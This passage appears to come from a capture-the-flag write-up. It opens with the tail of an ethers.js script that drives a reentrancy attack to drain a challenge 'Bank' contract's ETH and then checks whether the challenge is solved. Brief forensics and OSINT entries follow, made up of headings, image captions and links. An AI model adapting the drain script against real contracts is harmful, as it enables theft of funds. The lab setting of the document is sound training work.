102. console.log("Deployed attacker at:", attackerAddr);

103.

104. // Balances

105. const bankBal = await provider.getBalance(BANK\_ADDR);

106. const eoaBal = await provider.getBalance(wallet.address);

107. console.log("Bank balance:", ethers.formatEther(bankBal), "ETH");

108. console.log("EOA balance:", ethers.formatEther(eoaBal), "ETH");

109.

110. if (bankBal === 0n) {

111. console.log("Bank already empty. Exiting.");

112. return;

113. }

114.

115. // Get fee data & estimate gas for attack (we can estimate with a small dummy value)

116. const feeData = await provider.getFeeData();

117. const sampleValue = ethers.parseUnits("0.001", "ether"); // small sample for gas estimation

118. let gasLimitEstimate;

119. try {

120. gasLimitEstimate = await attacker.estimateGas.attack(sampleValue, { value: sampleValue });

121. } catch (err) {

122. // fallback: use a conservative number if estimate fails

123. console.warn("estimateGas failed, using fallback gas limit (300k). Error:", err?.message ?? err);

124. gasLimitEstimate = 300000n;

125. }

126.

127. // Choose gas price / fees

128. // prefer maxFeePerGas (for EIP-1559), otherwise gasPrice

129. const gasPrice = feeData.maxFeePerGas ?? feeData.gasPrice ?? ethers.parseUnits("1", "gwei");

130. // add a safety multiplier to gas limit

131. const gasLimit = BigInt(Math.floor(Number(gasLimitEstimate) \* 1.2));

132. const gasCost = gasLimit \* BigInt(gasPrice);

133.

134. // safety reserve for extra txs (0.002 ETH)

135. const reserve = ethers.parseUnits("0.002", "ether");

136.

137. // Compute deposit amount: min(bank/2, eoa - gasCost - reserve)

138. let desired = bankBal / 2n;

139. if (desired === 0n) desired = 1n;

140.

141. let maxSpend = 0n;

142. if (eoaBal > gasCost + reserve) {

143. maxSpend = eoaBal - gasCost - reserve;

144. } else {

145. console.error("Not enough balance to cover gas + reserve. eoa:", ethers.formatEther(eoaBal), "gasCost:", ethers.formatEther(gasCost));

146. throw new Error("EOA has insufficient funds to run attack (need extra for gas).");

147. }

148.

149. let amount = desired <= maxSpend ? desired : maxSpend;

150. if (amount <= 0n) amount = 1n;

151.

152. console.log("Gas limit estimate:", gasLimit.toString());

153. console.log("Gas price (wei):", gasPrice.toString());

154. console.log("Estimated gas cost (ETH):", ethers.formatEther(gasCost));

155. console.log("Deposit amount chosen (ETH):", ethers.formatEther(amount));

156.

157. // Now call attack with calculated gas settings

158. const txOverrides = {};

159. // provide gas settings if available

160. if (feeData.maxFeePerGas) txOverrides.maxFeePerGas = feeData.maxFeePerGas;

161. if (feeData.maxPriorityFeePerGas) txOverrides.maxPriorityFeePerGas = feeData.maxPriorityFeePerGas;

162. txOverrides.gasLimit = gasLimit;

163. txOverrides.value = amount;

164.

165. console.log("Calling attacker.attack(...) - this will send the deposit and start reentrancy...");

166. const tx = await attacker.attack(amount, txOverrides);

167. console.log("tx hash:", tx.hash);

168. await tx.wait();

169. console.log("Attack transaction mined.");

170.

171. const postBal = await provider.getBalance(BANK\_ADDR);

172. console.log("Bank balance after:", ethers.formatEther(postBal), "ETH");

173.

174. const solved = await setup.isSolved();

175. console.log("isSolved():", solved);

176. if (solved) console.log("✅ Success! Now go back to nc and run '3 - get flag'.");

177. else console.log("❌ Not solved. You may need to adjust deposit or investigate.");

178. }

179.

180. main().catch(err => {

181. console.error("Fatal error:", err);

182. process.exit(1);

183. });

184.

# Forensics

# RSA Phone Tree


A black background with white text

AI-generated content may be incorrect.

# datamosh

A screenshot of a computer

AI-generated content may be incorrect.



# QR

A screenshot of a computer program

AI-generated content may be incorrect.

# git predator

Found part 1 here: <https://github.com/gitpreUwU/horse_racing/commit/825ca69471333d8b5d2979a6c5c7c56f27730f66>

Found part 2 here: <https://github.com/gitpreUwU/horse_racing/compare/ffe38def52bafdd195dba8360caade99a43a9342...b36b948712bb3357cbcd36a9efdb9a2f990a0f49>

# OSINT

# GeoGuessr3

A screenshot of a map

AI-generated content may be incorrect.

# GeoGuessr4

Instagram post: <https://www.instagram.com/p/DMzEckzO40N/?img_index=8>

A screenshot of a phone

AI-generated content may be incorrect.

# Exit

A black background with white text

AI-generated content may be incorrect.

# Osaka Expo Pavilion Quiz!

Link: <https://www.asahi.co.jp/expo70_archive/>

A screenshot of a quiz

AI-generated content may be incorrect.

# MYAKUMYAKU TOWER

Link: <https://en.tokyotower.co.jp/lightup/>

A screenshot of a computer

AI-generated content may be incorrect.